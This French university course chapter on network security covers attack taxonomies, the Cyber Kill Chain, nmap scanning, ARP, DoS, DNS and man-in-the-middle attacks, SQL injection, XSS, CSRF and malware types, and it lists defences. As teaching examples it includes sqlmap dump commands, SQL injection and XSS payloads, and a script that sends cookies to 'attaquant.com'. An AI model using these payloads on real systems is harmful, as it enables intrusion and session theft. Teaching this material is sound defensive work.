Sécurité des réseaux

Master I I2A

2025/2026

Chapitre 2

Vulnérabilités des systèmes informatiques et méthodes d'attaque

1. Taxonomie des attaques informatiques

1.1 Classification par source

Type	Description	Exemple
Attaques internes	Provoquées par des personnes ayant un accès légitime au système	Employé mécontent qui vole des données
Attaques externes	Provoquées par des personnes extérieures à l'organisation	Pirate situé à l'étranger

1. Taxonomie des attaques informatiques

1.2 Classification par comportement

Type	Description	Caractéristique
Attaques passives	Observation, écoute, collecte d'informations sans modification	Difficiles à détecter, faciles à prévenir (chiffrement)
Attaques actives	Modification, altération, destruction de données ou de services	Plus faciles à détecter, plus difficiles à prévenir


1. Taxonomie des attaques informatiques

1.3 Classification par objectif

- **Vol d'information** : données personnelles, propriété intellectuelle
- **Sabotage** : destruction de données, déni de service
- **Détournement** : prise de contrôle, botnet
- **Rançon** : ransomware, DDoS avec demande de rançon
- **Espionnage** : surveillance à long terme, APT

2. La Cyber Kill Chain (Lockheed Martin)

Modélisation des étapes d'une cyberattaque avancée.



Phase 1 : Reconnaissance (Reconnaissance)

Objectif : Collecter un maximum d'informations sur la cible
Méthodes :

- OSINT (Open Source Intelligence) : réseaux sociaux, sites web, LinkedIn
- Scan de ports et de services
- Ingénierie sociale passive
- Recherche d'empreintes numériques (DNS, WHOIS)

Phase 2 : Armement (Weaponization)

Objectif : Créer la charge malveillante
Méthodes :

- Coupler un exploit avec un payload
- Créer un document malveillant (PDF, Office)
- Préparer un site web piégé

Phase 3 : Livraison (Delivery)

Objectif : Transmettre la charge à la cible
Méthodes :

- Email de phishing avec pièce jointe
- Clé USB abandonnée dans le parking
- Téléchargement "drive-by" depuis un site compromis

Phase 4 : Exploitation (Exploitation)

Objectif : Déclencher le code malveillant
Méthodes :

- Exploitation d'une vulnérabilité logicielle
- Ingénierie sociale (faire exécuter le fichier)
- Zero-day exploit

Phase 5 : Installation (Installation)

Objectif : Installer une porte dérobée (backdoor)
Méthodes :

- Création de points de persistance (registre, services)
- Installation de rootkits
- Ajout de comptes utilisateurs

Phase 6 : Commande et Contrôle (C2)

Objectif : Établir un canal de communication avec l'attaquant
Méthodes :

- Connexion sortante vers un serveur C2
- Communication chiffrée (HTTPS, DNS tunneling)
- Utilisation de réseaux sociaux comme canal caché

Phase 7 : Actions sur objectifs

Objectif : Réaliser l'objectif final
Méthodes :

- Exfiltration de données
- Chiffrement des fichiers (ransomware)
- Mouvement latéral vers d'autres systèmes
-

3. Phase de reconnaissance et scan

3.1 Footprinting

Collecte d'informations publiques sur une organisation cible.

Sources d'information :

- **WHOIS** : informations sur les noms de domaine
- **DNS** : enregistrements MX, A, TXT, NS
- **Réseaux sociaux** : LinkedIn (employés, technologies utilisées)
- **Moteurs de recherche** : Google dorks (requêtes avancées)
- **Shodan** : moteur de recherche d'appareils connectés

Exemples de Google dorks :

site:entreprise.com filetype:pdf

inurl:wp-content (sites sous WordPress)

intitle:"index of" /etc/passwd

3.2 Scan de ports et services

Objectif : Identifier les services actifs sur une machine cible.

Outils principaux :

- **Nmap** : le couteau suisse du scan réseau

Types de scan (Nmap) :

Type	Commande	Description	Détection
SYN scan	`-sS`	Semi-ouvert, rapide, furtif	Moyennement détectable
TCP connect	`-sT`	Connexion complète	Facilement détectable
UDP scan	`-sU`	Lent, moins fiable	Parfois ignoré
FIN scan	`-sF`	Envoie un paquet FIN	Furtif mais moins fiable
Ping sweep	`-sn`	Découverte d'hôtes	Banal

Exemples pratiques :

Scan rapide des ports ouverts
nmap -F 192.168.1.1

Scan complet avec détection de version de service
nmap -sV -p- 192.168.1.1

OS fingerprinting
nmap -O 192.168.1.1

Scan furtif avec timing
nmap -sS -T2 192.168.1.0/24

3.3 OS Fingerprinting

Objectif : Déterminer le système d'exploitation de la cible.

Méthodes :

- **Actif** : analyse des réponses à des paquets TCP/IP spécifiques (TTL, window size, options TCP)
- **Passif** : analyse du trafic existant sans envoyer de paquets

Outils : Nmap (-O), p0f (passif)

4. Attaques réseau

4.1 ARP Spoofing/Poisoning

Principe : Exploitation du protocole ARP (Address Resolution Protocol) qui ne dispose d'aucun mécanisme d'authentification.

Fonctionnement :

- L'attaquant envoie des réponses ARP falsifiées sur le réseau
- Il associe son adresse MAC à l'adresse IP de la passerelle par défaut
- Le trafic des victimes est redirigé vers l'attaquant (Man-in-the-Middle)

Détection :

- Surveillance des anomalies ARP (outils comme Arpwatch)
- Tables ARP statiques pour les équipements critiques

4.2 Attaques par déni de service (DoS/DDoS)

4.2.1 Types d'attaques DoS

Type	Description	Exemple
Volumétrique	Saturation de la bande passante	Amplification DNS, NTP
Protocolaire	Exploitation des faiblesses protocolaires	SYN flood, Ping of Death
Applicatif	Saturation des ressources applicatives	HTTP flood, Slowloris

4.2.2 SYN Flood

Principe : Exploitation du handshake TCP en 3 étapes.

Fonctionnement normal :

- Client → SYN → Serveur
- Serveur → SYN-ACK → Client
- Client → ACK → Serveur (connexion établie)

Attaque SYN flood :

Attaquant → SYN (avec IP source usurpée) → Serveur

Serveur → SYN-ACK → (IP inexistante)

- Le serveur attend l'ACK qui ne vient jamais (connexion semi-ouverte)
- La table de connexions se sature → refus de service

Protections :

- SYN cookies
- Augmentation de la backlog queue
- Rate limiting

4.2.3 Amplification DNS

Principe : Utilisation de serveurs DNS ouverts pour amplifier le trafic.

Facteur d'amplification : Jusqu'à 50-100x

Fonctionnement :

- Attaquant envoie une petite requête DNS (type ANY) avec IP source usurpée = victime
- Serveur DNS répond avec une réponse volumineuse à la victime
- Le trafic est amplifié

4.3 Attaque de l'homme du milieu (Man-in-the-Middle)

Principe : L'attaquant s'interpose entre deux parties et peut écouter et/ou modifier les communications.

4.3.1 Types de MITM

Type	Description
ARP spoofing	MITM au niveau liaison (vu précédemment)
DNS spoofing	Falsification des réponses DNS
Session hijacking	Vol de cookie de session
SSL stripping	Rétrogradation HTTPS → HTTP

4.3.2 SSL Stripping (ou HTTP downgrade)

Principe : Forcer l'utilisation de HTTP non sécurisé au lieu de HTTPS.

Fonctionnement :

- L'attaquant s'interpose (MITM)
- Il convertit les requêtes HTTPS de la victime en HTTP vers le serveur
- Il convertit les réponses HTTP du serveur en "faux HTTPS" vers la victime
- La victime croit être en HTTPS, mais l'attaquant voit tout en clair

Protection : HSTS (HTTP Strict Transport Security)

4.4 Attaques sur le DNS

4.4.1 DNS Cache Poisoning

Principe : Injecter des enregistrements DNS falsifiés dans le cache d'un résolveur DNS.

Fonctionnement :

- L'attaquant envoie une requête DNS à un résolveur
- Il inonde le résolveur de réponses falsifiées avant la réponse légitime
- Si une réponse falsifiée est acceptée, elle reste en cache
- Tous les utilisateurs du résolveur sont redirigés

Protection : DNSSEC, randomisation des ports source

4.4.2 DNS Hijacking

Principe : Redirection des requêtes DNS vers des serveurs malveillants.

Méthodes :

- Compromission des serveurs DNS autoritaires
- Modification des paramètres DNS sur les routeurs
- Attaques sur les bureaux d'enregistrement de noms de domaine

5. Attaques applicatives

5.1 Injection SQL (SQLi)

Principe : Injection de code SQL malveillant dans les paramètres d'une application web.

5.1.1 Types d'injection SQL

Type	Description
In-band	Même canal pour l'attaque et les résultats (union-based, error-based)
Blind	Pas de retour direct, questions vrai/faux (boolean-based, time-based)
Out-of-band	Résultats via un autre canal (DNS, HTTP)

Exemple

Requête vulnérable :

```php
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = " . $id;
```

Attaque classique (union-based) :

```text
URL: /page.php?id=1 UNION SELECT username, password FROM users--
```

5.1.3 Outils d'automatisation

Sqlmap : Outil de référence pour l'injection SQL automatisée.

```
# Détection basique
sqlmap -u "http://target.com/page.php?id=1"

# Extraction des bases de données
sqlmap -u "http://target.com/page.php?id=1" --dbs

# Extraction des tables
sqlmap -u "http://target.com/page.php?id=1" -D database --tables

# Extraction des données
sqlmap -u "http://target.com/page.php?id=1" -D database -T users --dump
```

5.1.4 Protection

- **Requêtes paramétrées** (prepared statements)
- **ORM** (Object-Relational Mapping)
- **Validation et échappement des entrées**
- **Principe du moindre privilège** pour les comptes DB

5.2 Cross-Site Scripting (XSS)

Principe : Injection de scripts malveillants dans des pages web consultées par d'autres utilisateurs.

5.2.1 Types de XSS

Type	Description	Exemple
Reflected (non persistant)	Le script est dans la requête et renvoyé immédiatement	Paramètre URL malveillant
Stored (persistant)	Le script est stocké sur le serveur (base de données)	Commentaire, profil utilisateur
DOM-based	Le script est exécuté côté client sans passer par le serveur	Manipulation du DOM

Exemple

Reflected XSS :

```
text


URL: /search.php?q=<script>alert('XSS')</script>
```

Stored XSS :

```
html


<!-- Dans un commentaire de blog -->
<script>
  fetch('https://attaquant.com/steal?cookie=' + document.cookie);
</script>
```

5.2.3 Impact

- Vol de cookies (session hijacking)
- Redirection vers des sites malveillants
- Keylogging
- Défiguration de site

5.2.4 Protection

- **Échappement des sorties** (context-aware escaping)
- **CSP** (Content Security Policy)
- **HttpOnly** flags sur les cookies
- **Validation des entrées**

5.3 Cross-Site Request Forgery (CSRF)

Principe : Forcer un utilisateur authentifié à exécuter des actions indésirables sur une application web.

5.3.1 Fonctionnement

- L'utilisateur est authentifié sur un site (banque, admin)
- L'attaquant l'amène sur un site malveillant
- Le site malveillant envoie une requête vers le site légitime
- Le navigateur inclut automatiquement les cookies de session
- L'action est exécutée à l'insu de l'utilisateur

5.3.2 Exemple concret

Requête de changement de mot de passe légitime :

POST /change-password HTTP/1.1

Host: bank.com

Cookie: session=123456

new_password=hacked

Page malveillante :

<img src="http://bank.com/change-password?new_password=hacked" style="display:none">

5.3.3 Protection

- **Tokens CSRF** (anti-CSRF tokens)
- **SameSite cookies** (Strict ou Lax)
- **Vérification Referer/Origin**
- **Double soumission de cookie**

5.4 Autres attaques applicatives

Attaque	Description
File Inclusion (LFI/RFI)	Inclusion de fichiers locaux ou distants
XXE (XML External Entity)	Exploitation de parseurs XML mal configurés
SSRF (Server-Side Request Forgery)	Forcer le serveur à faire des requêtes
Directory Traversal	Accès à des fichiers hors du répertoire web

6. Ingénierie sociale et malwares

6.1 Ingénierie sociale

Principe : Manipulation psychologique pour obtenir des informations confidentielles ou faire exécuter des actions.

6.1.1 Techniques courantes

Technique	Description
Phishing	Email frauduleux imitant une entité légitime
Spear phishing	Ciblage personnalisé d'une personne spécifique
Whaling	Ciblage de hauts dirigeants (CEO, CFO)
Vishing	Phishing par téléphone (voice)
Smishing	Phishing par SMS
Pretexting	Création d'un scénario crédible
Baiting	Appât physique (clé USB)
Quid pro quo	Échange d'un service contre des informations

6.1.3 Protection

- Formation et sensibilisation
- Authentification multi-facteurs
- Vérification systématique des expéditeurs
- Hover sur les liens avant de cliquer

6.2 Malwares

6.2.1 Typologie des malwares

Type	Description
Virus	S'attache à des fichiers et se propage
Ver (Worm)	Se propage via le réseau sans intervention humaine
Cheval de Troie	Fonctionnalité cachée dans un logiciel en apparence légitime
Ransomware	Chiffre les données et demande une rançon
Spyware	Espionne l'activité de l'utilisateur
Keylogger	Enregistre les frappes clavier
Rootkit	Se cache dans le système pour un accès furtif
Botnet	Réseau de machines infectées contrôlées à distance